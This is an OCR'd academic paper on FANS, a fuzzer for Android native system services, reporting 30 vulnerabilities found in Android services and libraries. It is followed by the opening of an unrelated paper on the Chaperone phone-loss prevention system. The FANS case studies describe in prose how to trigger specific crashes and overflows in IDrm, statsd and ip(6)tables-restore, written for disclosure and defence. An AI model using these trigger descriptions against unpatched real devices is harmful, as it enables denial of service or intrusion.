Variable We only count in variables that are directly inside `onTransact`. That is, we do not count variables recursively. For instance, `onTransact` uses `readFromParcel` to read a structure. It is only in `readFromParcel` that the structure's members are dealt with, so we exclude them from the statistics. Otherwise, the statistics would be imprecise. As shown in Figure 6, there are various types as described in Section 3.4.4, e.g., structure and file descriptor. We explain the figure from three aspects: variable patterns, type aliases, and inter-transaction variable dependencies.

- **Variable Pattern.** According to variable patterns, we divide variables into three kinds as demonstrated in Section 3.4.4: sequential variable, conditional variable and loop variable. We notice that few variables are in simple sequential statements, and most variables processed in sequential statements have `String` type. The reason behind this is that nearly all interfaces check




Figure 6: Classification Result of Variables by Variable Pattern, Type Alias, and Dependency

the interface token at the beginning of each transaction except several `SHELL_COMMAND_TRANSACTION` transactions and the only one `GET_METRICS` transaction in the `IMediaRecorder` interface. In other words, almost all variables are conditional variables. Therefore, we have to extract the constraints imposed on variables to generate valid inputs. Constraint extraction is also necessary for solving intra-transaction dependencies. Additionally, it is possible for almost all variable types to occur in a loop.

- **Type Alias.** As for type alias, i.e., type defined in `typedef` statement, we notice that all aliases are for three types: primitive types, enumeration types, and structure-like types. This makes sense as we usually use `typedef` statements for more semantic types, which can be seen from List 5. By all means, we would lose semantic knowledge of variables without these typedef statements.
- **Variable Dependency.** Here we consider inter-transaction dependencies. Since there is no dependency on output variables, we focus on input variables. Moreover, we generate array dependency according to the array item type. As shown in Figure 6, there are dependencies among almost all variable types, in particular primitive types and the string type. Besides, structure-like and binder-type variables can also be generated based on dependency, which helps generate more semantic and well-structured inputs, resulting in deep fuzzing into Android native system services.

5.2.2 Completeness and Precision of Extracted Interface Model

As there is no ground truth about the interface model, we randomly select ten interfaces and manually check whether the extracted model is complete and precise according to the principle mentioned in Section 3.4.1. We find that we successfully recover all the transaction codes, fulfilling completeness. Almost all variable patterns, variable names and variable types are recovered as well. In conclusion, the model is not entirely precise but good enough. What's more, inter-transaction variable dependencies are calculated with Algorithm 1 in Section 3.5.2.

As far as we know, no previous work focuses on Android native system services, precluding any comparison. However, we argue that most existing researches cannot handle Android native system services effectively. Chizpurfle [10] focuses on vendor-implemented Java services and cannot deal with Android native system services. BinderCracker [6] tests all services in Android but is unable to infer a more complete and precise model than FANS when applied to Android native system services. This is due to the fact that BinderCracker is based on app traffic, which might miss rarely used RPCs and lose various variable semantics like variable names and types.

5.3 Vulnerability Discovery

To evaluate how effective FANS is, we intermittently ran FANS on our six smartphones for around 30 days. However, we were not able to get the precise run-time of FANS during the 30 days' experiment due to the following reasons: (1) The fuzzer might crash every several minutes. (2) As we ran the experiment on real machines, once the Android system crashed, we had no choice but to re-flash them manually. Moreover, the device could enter recovery mode even when the fuzzer had started less than ten minutes ago. These situations decreased the fuzzing efficiency and also prevented collecting statistics about run-time. Despite this, we have discovered 30 unique bugs from thousands of crashes reported by FANS.

All of the 30 vulnerabilities are listed in Table 2. Apart from the 22 vulnerabilities found in Android native system services, there are five vulnerabilities in the libraries `libcutils.so`, `libutils.so` and `libgui.so`, which are used as public libraries in Android native system services. Furthermore, we found three vulnerabilities in Linux system components. For instance, we discovered a stack overflow in `iptables-restore`. This program is a user-space program for firewall configuration provided by Linux kernel. These vulnerabilities prove that inputs generated by FANS can drive the control flow into deep paths under complicated constraints.

Table 2: Vulnerabilities found by FANS

	Component	Vulnerability File (binary or so)	AndroidID	Vulnerability Type	Status
1		libsensor.so	-	Heap user after free	Reported
2		libsensor.so	128919198	Out of Memory	Confirmed
3		libsensor.so	128919198	Out of Memory	Confirmed
4		libsensor.so	-	Assertion failure	Reported
5		libsensorservice.so	143896234	Illegal fd	Confirmed
6		libmediadrm.so	143897317	new_capacity overflow	Confirmed
7		libmediadrm.so	143895981	new_capacity overflow	Confirmed
8		libmediadrm.so	143896237	Null pointer dereference	Confirmed
9		libmediametrics.so	143896917	Null pointer dereference	Confirmed
10		libsurfaceflinger.so	143899028	invalid memory access	Confirmed
11	Android Native	libsurfaceflinger.so	143897162	invalid memory access	Confirmed
12	System Service	libaaudioservice.so	143895840	Null pointer dereference	Confirmed
13		libaudiopolicymanagerdefault.so	-	key not found	Reported
14		libmediaplayerservice.so	-	CHECK failure	Reported
15		installd	143899228	Stack buffer overflow	Confirmed
16		installd	143898908	incomplete check	Confirmed
17		installd	-	CHECK failure	Reported
18		installd	-	CHECK failure	Reported
19		statsd	143897309	Null pointer dereference	Confirmed
20		statsd	143895055	Out-of-bound access	Confirmed
21		incidentd	143897849	Null pointer dereference	Confirmed
22		gatekeeperd	143894186	Null pointer dereference	Duplicated
23		libcutils.so	143898908	integer overflow	Confirmed
24		libcutils.so	143898343	Null pointer dereference	Confirmed
25	Basic Library	libutils.so	-	integer overflow	Reported
26		libgui.so	-	mul-overflow	Reported
27		libgui.so	-	Null pointer dereference	Reported
28		iptables-restore	143894992	Stack buffer overflow	Duplicated
29	Linux Component	ip6tables-restore	143895407	Stack buffer overflow	Duplicated
30		fsck.f2fs	-	heap-buffer-overflow	Reported

Moreover, although we aim to discover vulnerabilities in Android native system services implemented in C++, we triggered 138 Java exceptions, such as `FileNotFoundException`, `DateTimeException`, `NoSuchElementException`, and `NullPointerException`. This can be attributed to the fact that Java applications sometimes depend on Android native system services. Some native services also invoke Java methods. Since robustness and stability are important for Android native system services, these Java exceptions should not have occurred. Stricter checks should be enforced to solve this problem.

We have reported all native vulnerabilities to Google. 20 of them were confirmed and 18 Android IDs were given, three of which are duplicate with undisclosed vulnerability report. Up to now, Google has assigned moderate severity to Android ID 143895055 and 143899228. Google has also assigned CVE-2019-2088 to Android ID 143895055 and will put us in their acknowledgment page in the future. Submission of Java exceptions is in progress.

Comparison with Existing Research It is not trivial work to compare our solution with related work. To the best of our knowledge, BinderCracker [6] is the most relevant one. BinderCracker works on Android system services before Android 6.0, including Java system services and native system services. However, Android began to support clang only after Android 7.0. As we utilize an LLVM plugin to extract the interface model, it is not easy to port our approach to lower Android versions. Besides, BinderCracker is closed-source, so we cannot test it on modern Android, e.g., android-9.0.0_r46. Moreover, BinderCracker did not show detailed vulnerability types. We are thus forced to a simple comparison of the number of vulnerabilities discovered by the two tools. BinderCracker found 89 vulnerabilities on Android 5.1 and Android 6.0, both native vulnerabilities and java exceptions included. Although we only focus on Android native system services, we found 30 native vulnerabilities and 138 Java exceptions, way more than 89. We believe this comparison is convincing that FANS is superior over BinderCracker as Android security has been improving over the years.

5.4 Case Studies

We present three vulnerabilities discovered by FANS. Firstly, we look into the root causes of these vulnerabilities and demonstrate how to trigger vulnerabilities. Also, we explain how design choices (e.g., categorizing variables as sequential, conditional, and loop ones) help generate inputs that trigger vulnerabilities. Secondly, we show our insights into these vulnerabilities and devise mitigation for them.

5.4.1 Case Study I: new_capacity overflow Inside readVector of IDrm

Attack There are multiple new_capacity overflow vulnerabilities in `IDrm`, a second-level interface obtained via `IMediaDrmService`. The bugs are all triggered by the same function, `BnDrm::readVector`. The function invokes `insertAt` to allocate a buffer whose size is decided by the variable `size` in `data`. Inside `insertAt`, there is a sanity check on the insertion index, which will return `BAD_INDEX` in case of a lousy index. However, no check is made on the `size` argument. According to the interface dependency graph, FANS could generate `IDrm` interface automatically. When it comes to the variable name `size`, FANS generates some dangerous values, e.g., -1, which can easily trigger the vulnerability. We could further achieve DoS attack through this kind of vulnerability, preventing other apps from using necessary services.

Insight Buffer allocation is a core step in IPC, and also a very vulnerable one. Vulnerabilities can easily occur during this process if the server puts any trust in the client and skips necessary sanity checks. Unfortunately, this problem is prevalent among Android native system services and is persistent. In `BnDrm` alone, the problematic `readVector` is called for more than 30 times, making an easy target for attackers. Performing proper sanity checks would effectively mitigate this problem. Nevertheless, it is not an easy task considering the mass body of Android source codes. Fortunately, there are safely implemented deserialization functions provided by `Parcel`, which perform input validations. These standard functions are preferable to the error-prone customized functions. In this case, replacing `readVector` with `Parcel::readByteVector` would fix the vulnerability neatly.

5.4.2 Case Study II: Out-of-bound Access Inside informAllUidData of statsd

Attack The native system service `statsd` is a daemon in Android 9. In the transaction `Call::INFORMALLUIDDATA`, `statsd` deserializes three vectors from `data` parcel containing items of `int32_t`, `int64_t` and `::android::String16` respectively. These vectors are passed into `informAllUidData` and then forwarded to the `updateMap` method of `UidMap`. Function `updateMap` iterates on the three vectors in a loop. The size of vector `uid` out of the three is used as the loop count. Since items in any one vector are supposed to have a one-to-one correspondence to those in the other two vectors, the three vectors are expected to have the same length, so that the iteration can work normally. Nevertheless, this requirement is left unchecked. Out-of-bound access can then be achieved by passing in a longer vector of `uid` than the rest two. In order to generate the malformed transaction, FANS first identifies the variable types of these three inputs from AST. Then it generates these vectors one by one through (1) generating the vector size; (2) generating the corresponding number and type of elements. However, existing work like BinderCraker [6] might not be able to generate such effective inputs as it ignores the semantics of these variables.




Figure 7: Call Trace of ip(6)tables-restore stack overflow

Insight In this case, the same index is used for different vectors, resulting in an OOB vulnerability. This bug, just as the last case, arises from failure in input validation. Nevertheless, it is a more interesting bug. Hopefully it can yield an exploitation other than DoS if appropriately used. This case demonstrates FANS's ability to discover meaningful bugs. Google has already fixed this vulnerability and assigned CVE-2019-2088 to us. So we do not give the mitigation here.

5.4.3 Case Study III: Stack Overflow Inside ip(6)tables-restore

Attack An unexpected stack overflow bug is found to reside in the ip(6)tables-restore binary. As we focus on Android native system services, we do not find the vulnerability directly. It is found when we fuzz the `netd` daemon, whose interface file is generated automatically. We craft `in_ifName` with a sufficiently long string quoted in the transaction `Call::WAKEUPADDINTERFACE`, then it calls `wakeupAddInterface`. Finally it triggers the stack overflow vulnerabilities in the `add_param_to_argv` function.

Figure 7 gives the detailed execution path. However, we still need to craft `in_ifName` carefully as the string is deserialized from `data` parcel through `readUtf8FromUtf16` which executes many checks. To take the last step towards successful attack, FANS tags `in_ifName` with `utf8=true` when extracting the interface model. Later FANS uses the corresponding serialization method `writeUtf8AsUtf16` to serialize `in_ifName` into `data`, which can pass the sanity checks. In contrast, BinderCracker [6] may well miss such transactions because popular apps rarely use them. Even if it could get such a transaction input format, it would randomly mutate the traffic which is likely to fail quickly in the checks mentioned above.

Insight This vulnerability crosses three processes: attacker process, `netd` and `ip(6)tables-restore`. In other words, this bug is buried deep. Furthermore, although we mainly focus on fuzzing Android native system services, we find a vulnerability in a Linux component. It suggests that there is a close relationship between Android system services and basic Linux components. In the light of this, we can assert that there is another way to fuzz Linux components. Besides, these two bugs are also present in iptable package and can be found on a regular Linux distribution. They have been fixed by the netfilter team in April 2019 and assigned CVE-2019-11360. So here we do not give the mitigation. However, at the time of writing this paper, they have not been fixed in Android.

6 Discussion

We have demonstrated FANS's effectiveness in excavating vulnerabilities in the Android native system service. Now we discuss its limitations and what we will do in the future.

Interface Model Accuracy Although we have tried our best to extract the interface models, the interface model is not perfect. For example, we assume that the loop size is the previous variable before the loop when we can not get the loop size directly. However, for loop statements that traverse a linked list, the loop size is undetermined, not as we guess. In such circumstances, we believe that it is not easy to improve it. Besides, even if a developer defines a semantic type somewhere, he might accidentally use the original type instead of the type alias. Thus we can not get a more semantic variable type, which would also affect the variable dependency generation. Other than those mentioned above, the dependency we got might be incomplete because there might exist specific order between the transaction calls as service can be seen as a state machine. However, as we are fuzzing, if we always follow the specified order, we may miss some vulnerabilities. Meanwhile, we have already found some vulnerabilities caused by incomplete state machine processing in service.

Coverage Guided Fuzzing Nowadays, coverage guided fuzzing is popular. For FANS, even though we do not use coverage knowledge of Android native system services, we find many vulnerabilities in system services audited by many experts. However, to our belief, guided with coverage, FANS can find more vulnerabilities. Moreover, as system service is state-sensitive, its coverage might be affected by inputs generated previously or by other applications' calls. This could be a challenge when integrating coverage to FANS.

Fuzzing Efficiency As some Android system services run as a daemon or might check the caller's permission, for convenience, we run fuzzer as root. Nevertheless, the root privilege is very high, which can change lots of things. During the experiment, we found that a smartphone can enter into recovery mode even just after starting the fuzzer ten minutes. As a result, we needed to flash the phone manually, which significantly affects the efficiency of FANS. We think this can be solved, either limiting the privilege of fuzzer or finding a way to flash the device automatically.

Interface-based Fuzzing in Android In Android 9, there mainly exists three kinds of services located in different domains: normal domain, vendor domain and hardware domain. In Pixel series products, applications can access only normal domain services registered in the service manager. In this paper, we mainly pay attention to the native system services in normal domain. However, these three kinds of services share the same architecture in the aspect of communication and interface implementation. Consequently, we could easily transfer the method demonstrated in this paper to other domain services, even service implemented in Java language. Besides, there also exist some similar interfaces, i.e., customized interfaces, which do not belong to the parts mentioned above. These interfaces are designed to be implemented and instantiated by applications and passed to the server-side by the clients. We can also fuzz these implementations with the methods proposed in this paper. The major drawback is that we need to instantiate these interfaces manually.

7 Related Work

IPC and Service Security in Android While the security of the Android operating system has always been the focus of academic and industrial research, similar researches for IPC and system services are deficient. In early times, vulnerable Intents were widely exploited in attacking userland applications. Therefore, the main target of the previous researches [2, 11, 16] on IPC in Android was the Intent.

Gong [7] is the first one who paid attention to the Binder IPC interface. He pointed out Binder is the actual security boundary of Android system services, and proved it insecure by discovering critical vulnerabilities manually. Wang et al. [12] further proposed a solution to fuzz Java interfaces generated from AIDL files, while Chizpurfle [10] targeted vendor implemented Java services. Further, there are some researches [3, 26] that focus on input validation vulnerabilities related to Android services. Several other researches [1, 8, 17] concentrate on the inconsistency of access control in the Android framework related to Android services.

BinderCracker [6] extends the testing to native services. It monitors the IPC traffic of several popular user apps, and tries to understand the input model and transaction dependencies through the recorded traffic, then generates new test cases accordingly. However, this solution highly depends on the diversity of the recorded traffic and is not effective. First, it cannot systematically recognize all interfaces including multi-

level interfaces to test, and cannot recognize the complete dependencies between interfaces, either. Second, the interface model and the transaction dependencies inferred from the traffic are neither (1) complete, since the traffic may overlook rarely-used transactions; nor (2) precise, since the inference is made from data which has lost many information (e.g., types).

Fuzzing for Structured Input Numerous approaches have been proposed to generate structured input for fuzzing. Generally, they fall into two categories. *Generation-based fuzzers* generates test cases from templates or predefined grammar. Peach [5] is one of the most popular fuzzer based on templates. DomFuzz [15] utilized grammar to generate dom structures for the target program. These methods suffer manual participation and poor scalability. Thus more advanced researches [9, 20, 22, 23] are proposed to handle this limitation. *Mutation-based fuzzers* mutate existing test cases to generate new ones without any input grammar or input model. VUzzer [14] runs dynamic taint analysis (DTA) to capture common characteristics of valid inputs. TaintScope [21] uses DTA to identify the checksum field. T-Fuzz [13] also bypasses sanity checks and fuzzes the guarded codes directly. Some recent fuzzing tools [18, 24, 27], referred to as hybrid fuzzers, combine fuzzing with concolic execution. This may be a promising way of fuzzing programs with structured inputs.

8 Conclusion

In this work, FANS is designed to meet the challenges in fuzzing Android native system services. Experiments have validated its ability to automatically generate transactions and invoke the corresponding interface, which greatly helps to fuzz Android native system services. Our evaluation shows that FANS is also capable of inferring the complex dependencies between these interfaces. Moreover, we discover that the interface model is very complex in three aspects: variable pattern, type alias and variable dependency. We intermittently ran FANS on our six smartphones for around 30 days and reported 30 native vulnerabilities to Google, of which 20 have been confirmed. These vulnerabilities imply that without a precise interface model, we could not fuzz Android native system services deeply. Surprisingly, 138 Java exceptions were also exposed, which may deserve further study.

Acknowledgement

We would like to thank all anonymous reviewers and our shepherd, Dr. Manuel Egele, for their valuable feedback that greatly helped us improve this paper. Besides, we would like to thank Xingman Chen, Kaixiang Chen, Zheming Li for revising the draft of this paper. This work was supported in part by National Natural Science Foundation of China under Grant 61772308, 61972224, U1736209 and U1936121, and BNRist Network and Software Security Research Program under Grant BNR2019TD01004 and BNR2019RC01009.

References

[1] Yousra Aafer, Jianjun Huang, Yi Sun, Xiangyu Zhang, Ninghui Li, and Chen Tian. Acedroid: Normalizing diverse android access control checks for inconsistency detection. In *NDSS*, 2018.

[2] Paulo Barros, René Just, Suzanne Millstein, Paul Vines, Werner Dietl, Michael D Ernst, et al. Static analysis of implicit control flow: Resolving java reflection and android intents (t). In *2015 30th IEEE/ACM International Conference on Automated Software Engineering (ASE)*, pages 669–679. IEEE, 2015.

[3] Chen Cao, Neng Gao, Peng Liu, and Ji Xiang. Towards analyzing the input validation vulnerabilities associated with android system services. In *Proceedings of the 31st Annual Computer Security Applications Conference*, pages 361–370. ACM, 2015.

[4] Peng Chen and Hao Chen. Angora: Efficient fuzzing by principled search. In *2018 IEEE Symposium on Security and Privacy (SP)*, pages 711–725. IEEE, 2018.

[5] Michael Eddington. Peach fuzzing platform. *Peach Fuzzer*, 34, 2011.

[6] Huan Feng and Kang G Shin. Understanding and defending the binder attack surface in android. In *Proceedings of the 32nd Annual Conference on Computer Security Applications*, pages 398–409. ACM, 2016.

[7] Guang Gong. Fuzzing android system services by binder call to escalate privilege. *BlackHat USA*, 2015, 2015.

[8] Sigmund Albert Gorski, Benjamin Andow, Adwait Nadkarni, Sunil Manandhar, William Enck, Eric Bodden, and Alexandre Bartel. Acminer: Extraction and analysis of authorization checks in android's middleware. In *Proceedings of the Ninth ACM Conference on Data and Application Security and Privacy*, pages 25–36, 2019.

[9] HyungSeok Han, DongHyeon Oh, and Sang Kil Cha. Codealchemist: Semantics-aware code generation to find vulnerabilities in javascript engines. In *NDSS*, 2019.

[10] Antonio Ken Iannillo, Roberto Natella, Domenico Cotroneo, and Cristina Nita-Rotaru. Chizpurfle: A gray-box android fuzzer for vendor service customizations. In *2017 IEEE 28th International Symposium on Software Reliability Engineering (ISSRE)*, pages 1–11. IEEE, 2017.

[11] Fauzia Idrees and Muttukrishnan Rajarajan. Investigating the android intents and permissions for malware detection. In *2014 IEEE 10th International Conference on Wireless and Mobile Computing, Networking and Communications (WiMob)*, pages 354–358. IEEE, 2014.

[12] Wang Kai, Zhang Yuqing, Liu Qixu, and Fan Dan. A fuzzing test for dynamic vulnerability detection on android binder mechanism. In *2015 IEEE Conference on Communications and Network Security (CNS)*, pages 709–710. IEEE, 2015.

[13] Hui Peng, Yan Shoshitaishvili, and Mathias Payer. T-fuzz: fuzzing by program transformation. In *2018 IEEE Symposium on Security and Privacy (SP)*, pages 697–710. IEEE, 2018.

[14] Sanjay Rawat, Vivek Jain, Ashish Kumar, Lucian Cojocar, Cristiano Giuffrida, and Herbert Bos. Vuzzer: Application-aware evolutionary fuzzing. In *NDSS*, volume 17, pages 1–14, 2017.

[15] Jesse Ruderman. Releasing jsfunfuzz and domfuzz, 2015.

[16] Raimondas Sasnauskas and John Regehr. Intent fuzzer: crafting intents of death. In *Proceedings of the 2014 Joint International Workshop on Dynamic Analysis (WODA) and Software and System Performance Testing, Debugging, and Analytics (PERTEA)*, pages 1–5. ACM, 2014.

[17] Yuru Shao, Qi Alfred Chen, Zhuoqing Morley Mao, Jason Ott, and Zhiyun Qian. Kratos: Discovering inconsistent security policy enforcement in the android framework. In *NDSS*, 2016.

[18] Nick Stephens, John Grosen, Christopher Salls, Andrew Dutcher, Ruoyu Wang, Jacopo Corbetta, Yan Shoshitaishvili, Christopher Kruegel, and Giovanni Vigna. Driller: Augmenting fuzzing through selective symbolic execution. In *NDSS*, volume 16, pages 1–16, 2016.

[19] Dmitry Vyukov. Syzkaller, 2015.

[20] Junjie Wang, Bihuan Chen, Lei Wei, and Yang Liu. Skyfire: Data-driven seed generation for fuzzing. In *2017 IEEE Symposium on Security and Privacy (SP)*, pages 579–594. IEEE, 2017.

[21] Tielei Wang, Tao Wei, Guofei Gu, and Wei Zou. Taintscope: A checksum-aware directed fuzzing tool for automatic software vulnerability detection. In *2010 IEEE Symposium on Security and Privacy*, pages 497–512. IEEE, 2010.

[22] Wei You, Xueqiang Wang, Shiqing Ma, Jianjun Huang, Xiangyu Zhang, XiaoFeng Wang, and Bin Liang. Profuzzer: On-the-fly input type probing for better zero-day vulnerability discovery. In *2019 IEEE Symposium on Security and Privacy (SP)*, pages 769–786. IEEE, 2019.

[23] Wei You, Peiyuan Zong, Kai Chen, XiaoFeng Wang, Xiaojing Liao, Pan Bian, and Bin Liang. Semfuzz: Semantics-based automatic generation of proof-of-concept exploits. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, pages 2139–2154. ACM, 2017.

[24] Insu Yun, Sangho Lee, Meng Xu, Yeongjin Jang, and Taesoo Kim. {QSYM}: A practical concolic execution engine tailored for hybrid fuzzing. In *27th {USENIX} Security Symposium ({USENIX} Security 18)*, pages 745–761, 2018.

[25] Michal Zalewski. American fuzzy lop. *URL: http://lcamtuf. coredump. cx/afl*, 2017.

[26] Lei Zhang, Zhemin Yang, Yuyu He, Zhenyu Zhang, Zhiyun Qian, Geng Hong, Yuan Zhang, and Min Yang. Invetter: Locating insecure input validations in android services. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, pages 1165–1178. ACM, 2018.

[27] Lei Zhao, Yue Duan, Heng Yin, and Jifeng Xuan. Send hardest problems my way: Probabilistic path prioritization for hybrid fuzzing. In *NDSS*, 2019.

A Appendix

A.1 Full Interface Dependency Graph

Figure 8: Full Interface Dependency Graph

Chaperone: Real-time Locking and Loss Prevention for Smartphones



Jiayi Chen[1], Urs Hengartner[1], Hassan Khan[2], and Mohammad Mannan[3]

[1]*Cheriton School of Computer Science, University of Waterloo*
[2]*School of Computer Science, University of Guelph*
[3]*Concordia Institute for Information Systems Engineering, Concordia University*

Abstract

Smartphone loss affects millions of users each year and causes significant monetary and data losses. Device tracking services (e.g., Google's "Find My Device") enable the device owner to secure or recover a lost device, but they can be easily circumvented with physical access (e.g., turn on airplane mode). An effective loss prevention solution should immediately lock the phone and alert the owner *before* they leave without the phone. We present such an opensource, real-time system called `Chaperone` that does not require additional hardware. Chaperone adopts active acoustic sensing to detect a phone's unattended status by tracking the owner's departure via the built-in speaker and microphone. It is designed to robustly operate in real-world scenarios characterized by bursting high-frequency noise, bustling crowds, and diverse environmental layouts. We evaluate Chaperone by conducting over 1,300 experiments at a variety of locations including coffee shops, restaurants, transit stations, and cars, under different testing conditions. Chaperone provides an overall precision rate of 93% and an overall recall rate of 96% for smartphone loss events. Chaperone detects these events in under 0.5 seconds for 95% of the successful detection cases. We conduct a user study (n = 17) to investigate participants' smartphone loss experiences, collect feedback on using Chaperone, and study different alert methods. Most participants were satisfied with Chaperone's performance for its detection ability, detection accuracy, and power consumption. Finally, we provide an implementation of Chaperone as a standalone Android app.

1 Introduction

Smartphone loss is a serious security risk that has affected millions of users. News articles on such incidents are abound. In 2018, Kaspersky Lab [8] reported that on average, 23,000 Android devices are being lost or stolen each month. In 2016, half a million UK residents had a mobile phone stolen, and 35% of these phones were stolen while they were being left out and unattended [21]. Most stolen phones are never recovered—e.g., 68% US users failed to retrieve their phones in 2014 [11]. Users are more likely to lose their smartphones in public places, e.g., coffee shops and bars, where strangers can steal them [4]. In 2019, smartphones were the most commonly lost item in the ride-hailing service Uber [28]. Wiese et al. [32] observe that 49% of office workers put their phone unattended on a desk, which incurs unauthorized access of co-workers to sensitive data [24]. Beyond privacy threats, stolen or lost devices can also significantly affect enterprise security [2, 18, 25].

Many solutions have been designed to secure an unattended smartphone or its data. We term these solutions as *post-loss* solutions. Some solutions aim to prevent unauthorized access to the sensitive data stored on the unattended device. This goal is mostly achieved by locking the phone's screen after a configurable idle period. However, an adversary, like a co-worker, may be able to pick up the phone before it locks. Ideally, the phone screen should be locked as soon as its owner steps away. Proximity-based solutions [6, 19, 33] target this goal by making the owner carry an additional device, and use RFID or Bluetooth to detect proximity to the phone. However, these solutions do not provide a very accurate measure of distance [12]. Another alternative is continuous authentication [9], which tries to detect when a non-owner is using the phone, and subsequently locks the phone. However, it may fail in certain cases, in particular, against mimicry attacks [10].

Some other solutions assist with the recovery of lost devices. "Find My iPhone" and "Find My Device" are device tracking services available from Apple and Google, respectively. Once the device owner realizes that they have lost the device, they can use these services to locate, recover, or disable their smartphone. Usually there is some delay between the device loss event and the owner's realization of it. For devices lost in public places, this delay is sufficient for strangers to steal the device and turn on airplane mode to render such solutions ineffective. Therefore, a phone that is about to become unattended in a public place should try to prevent this loss by alerting its owner (e.g., playing an alarm sound), in addition to locking its screen.

The main challenge for a device locking and loss prevention solution is to make the phone track the user's departure in a

contactless way, where the phone senses the user's motion without the user carrying it. In addition, the solution should satisfy the following requirements: (1) detect device loss in *real-time*, i.e., the device must react *before* its owner has left the premise; (2) work on common off-the-shelf smartphones without requiring additional hardware or OS root privileges; (3) perform robustly across common device loss scenarios, e.g., noisy and crowded public places, offices, and cars; and (4) have sufficiently low error rates for everyday device usage.

Given that smartphones are equipped with at least a pair of microphone and speaker, they are capable of active acoustic sensing. Li et al. [13] proposed iLock to automatically lock a device based on the user-device distance estimated by the Frequency Modulated Carrier Wave-based sensing technique [1]. However, iLock was only evaluated in two relatively ideal environments: a lab and a library. Our experiments show that it fails to work reliably in some common scenarios due to environmental factors (see Figure 1, and details in §4). High-frequency noise, movement of nearby people, and the presence of obstacles may interfere with iLock's distance estimation and result in false positives. For the loss prevention scenario, a false positive results in an unnecessary alert, like an alarm sound, which not only annoys the phone owner but also nearby people. Thus it is critical to ensure a low false positive rate for loss prevention.

We present `Chaperone`, a real-time smartphone locking and loss prevention solution using active acoustic sensing. Chaperone focuses on capturing a user's departure patterns and addresses the aforementioned challenges by tracking the departure procedure of the device owner across three dimensions (in reference to the smartphone): the motion state of the owner, the intensity of the motion, and the distance of the owner from the device. By incorporating multiple factors, Chaperone provides a robust real-time mechanism to detect when the user is *about to* leave the premise.

Contributions.

1. We design and implement Chaperone, a standalone, active acoustic sensing-based system that detects possible smartphone loss incidents in real-time on commodity smartphones. Chaperone requires no per-user training to operate in a new situation. Although it needs access to the device's microphone and speaker, Chaperone's standalone nature preserves privacy of the device owner and bystanders, as our carefully designed implementation does not offload any computation from the smartphone.
2. We conduct 1,345 experiments to demonstrate Chaperone's ability to operate under different conditions (including device orientations and positions, user leaving speeds, distances to nearby stranger, close objects, and concurrent sensing by multiple devices), and cover various real-world scenarios characterized by high-frequency ambient noise, crowded locations, and diverse layouts (including academic venues, restaurants, offices, cars, and transit stations). This is the first such comprehensive evaluation of active acoustic sensing in real-world scenarios compared to existing literature [3, 13, 15, 16, 22, 23, 27, 30, 36–40].
3. Chaperone provides an overall precision of 93% and an overall recall of 96%, outperforming iLock [13] (see §6 for details) by 14% in both precision and recall scores. Specifically, in complex real-world scenarios (e.g., lounge and bus stop), the performance gain is up to 32% in the recall score. For 95% of the successful loss detection experiments, Chaperone can lock the phone and alert the owner within 0.5 seconds. The experimental results provide strong indication that Chaperone is robust and effective in many everyday scenarios.
4. We conduct a user study (n = 17) to investigate people's smartphone loss experiences, collect feedback on using Chaperone, and study user perceptions of different alert methods for smartphone loss prevention. The results indicate that the participants are satisfied with the detection performance of Chaperone. We also report on the suitability of five alert methods for different locations.
5. We release Chaperone as an opensource, standalone Android app, and our collected dataset from both lab and real-world experiments, to help reproduce our findings, and improve acoustic sensing-based device loss prevention solutions. The project link is `https://github.com/cryspuwaterloo/chaperone`.

2 Related Work

Smartphone loss detection. Academic (e.g., [7]) and commercial (e.g., [19, 33]) solutions are available that require an additional device to detect proximity to the smartphone. Despite the overhead cost of additional hardware, these solutions do not provide a very accurate measure of distance [12]. Consequently, they may not be effective when the user leaves e.g., a ride without their smartphone. Yang et al. [34] propose *Surround-See*, a smartphone equipped with an omnidirectional camera that enables peripheral vision. One suggested application is warning users when they leave their phone behind. However, such special purpose cameras are unavailable on current smartphones. Mirsky et al. [17] study the scenario where an attacker picks up an unattended phone and starts using it. They show that within seven seconds, continuous authentication can detect the change in behaviour and lock the phone. However, the attacker may be able to mimic the owner's behavior [10] to prevent the phone from locking. In comparison, when the owner leaves, Chaperone can detect and lock an unattended phone within 0.5 seconds.

Liu et al. [14] focus on detecting pickpocket and grab-and-run phone theft events with machine learning. Their solution is limited to these two theft events and does not address unattended phone scenarios, making it complementary to Chaperone. Yu et al. [35] present a post-loss solution that uses

emergency call mechanisms to allow the device owner to wipe their device remotely after a loss. This solution works even if a thief removes the SIM card from the device. However, the solution is not designed to prevent the physical loss of the device. In terms of methodology, more close to our work is iLock by Li et al. [13], which uses active acoustic sensing for automated locking of the device. We conduct extensive experiments to show that Chaperone performs better in most real-world scenarios than iLock (see §7.1 and §8).

